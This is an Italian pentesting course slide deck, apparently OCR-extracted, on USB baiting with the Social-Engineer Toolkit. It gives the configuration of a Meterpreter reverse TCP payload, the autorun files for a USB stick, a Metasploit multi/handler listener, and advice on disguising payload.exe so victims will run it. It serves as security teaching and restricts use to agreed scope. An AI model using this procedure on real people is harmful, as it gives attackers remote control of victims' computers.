
Social Engineering Toolkit (SET)
Esempio – Anonymous USB Attack (USB Baiting)

- Dal menu principale di SET scegliamo di effettuare **`Social-Engineering Attacks`**




Social Engineering Toolkit (SET)
Esempio – Anonymous USB Attack (USB Baiting)

- Possibili vettori di attacco forniti da SET




Social Engineering Toolkit (SET)
Esempio – Anonymous USB Attack (USB Baiting)

- Scegliamo di utilizzare un **`Infectious Media Generator`**




Social Engineering Toolkit (SET)
Esempio – Anonymous USB Attack (USB Baiting)

- Scegliamo di utilizzare un payload appartenente a Metasploit (**`Standard Metasploit Executable`**)




Social Engineering Toolkit (SET)
Esempio – Anonymous USB Attack (USB Baiting)

- Vengono mostrate diverse possibilità per la generazione del payload
  - **Osservazione:** I payload ***Windows Meterpreter Reverse HTTPS*** e ***Windows Meterpreter Reverse DNS*** potrebbero essere utili in contesti di rete «chiusi»
    - Dove spesso sono consentite solo determinate tipologie di connessioni da / verso la rete Internet



Social Engineering Toolkit (SET)
Esempio – Anonymous USB Attack (USB Baiting)

- Scegliamo di utilizzare una *Windows Reverse TCP Shell*, selezionando l'opzione **2**
  - **`2) Windows Reverse_TCP Meterpreter`**



Social Engineering Toolkit (SET)
Esempio – Anonymous USB Attack (USB Baiting)

- Configuriamo le opzioni del *payload* impostando l'indirizzo IP del *Listener* e la relativa porta
  - Indirizzo IP (Macchina Kali): **`10.0.2.15`**
  - Porta: **`4444`**

```
set:payloads> IP address for the payload listener (LHOST):10.0.2.15
set:payloads> Enter the PORT for the reverse listener:4444
```

- Il *payload* sarà la componente che gestirà la connessione di tipo *Reverse* tra la macchina target e quella del pentester

Social Engineering Toolkit (SET)
Esempio – Anonymous USB Attack (USB Baiting)

- Dopo la sua configurazione è possibile generare il *payload* e copiarlo su un dispositivo rimovibile
  - Ad esempio, su una penna USB

```
set:payloads> Enter the PORT for the reverse listener:4444
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
[*] Your attack has been created in the SET home directory (/root/.set/) folder 'autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
set> Create a listener right now [yes|no]:
```

- Digitando **`yes`** il *payload* verrà generato

Social Engineering Toolkit (SET)
Esempio – Anonymous USB Attack (USB Baiting)

- La cartella **`.set`** contiene il payload (**`payload.exe`**) ed altri file che sono stati generati da SET

```
root@kali:~/.set# ls
autorun  meta_config  payload.exe  payloadgen  set.options
```

- Tutti i file presenti nella cartella **`.set`** dovranno essere copiati all'interno del dispositivo rimovibile
  - **N.B.** Sono presenti anche file di *autorun* che permettono (se abilitato) l'avvio automatico di **`payload.exe`** quando il dispositivo USB viene collegato alla macchina target
  - In uno scenario reale, nel caso in cui le funzionalità di *autorun* risultino disabilitate, **`payload.exe`** potrebbe essere rinominato o celato in altri file
    - Così da «invogliare» il target ad aprirlo ed eseguirlo manualmente

Social Engineering Toolkit (SET)
Esempio – Anonymous USB Attack (USB Baiting)


- Usiamo un generico modulo *handler* di Metasploit per instaurare una connessione di tipo *reverse* verso la macchina target
  - **use exploit/multi/handler**
  - **set payload windows/meterpreter/reverse_tcp**
  - **set LHOST 10.0.2.15**
  - **run**

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
```


Social Engineering Toolkit (SET)
Esempio – Anonymous USB Attack (USB Baiting)

- Non appena la vittima eseguirà il payload presente sul dispositivo USB, verrà avviata una sessione Meterpreter verso la macchina target



Social Engineering Toolkit (SET)
Esempio – Anonymous USB Attack (USB Baiting)


- Non appena la vittima eseguirà il payload presente sul dispositivo USB, verrà avviata una sessione Meterpreter verso la macchina target




N.B. Tale attacco, così come tutti quelli basati sul Social Engineering, dovrebbe essere **utilizzato solo se esplicitamente previsto dalla fase di *Target Scoping***

Bibliografia

- **Kali Linux 2 - Assuring Security by Penetration Testing. Third Edition**. Gerard Johansen, Lee Allen, Tedi Heriyanto, Shakeel Ali. Packt Publishing. 2016
  - Capitolo 8




- **Ethical Hacking and Penetration Testing Guide**. Rafay Baloch. CRC Press. 2014
  - Capitolo 8
    - Da pagina 211 a pagina 214



Bibliografia

- **Metasploit Penetration Testing Cookbook - Third Edition.** Daniel Teixeira, Abhinav Singh, Monika Agarwal. Packt Publishing. 2016
  - Capitolo 8



Bibliografia

- **Social Engineering Framework**
  - https://www.social-engineer.org/
- **The Social-Engineer Toolkit (SET)**
  - https://www.trustedsec.com/social-engineer-toolkit-set/
- **USB Rubber Ducky**
  - https://github.com/hak5darren/USB-Rubber-Ducky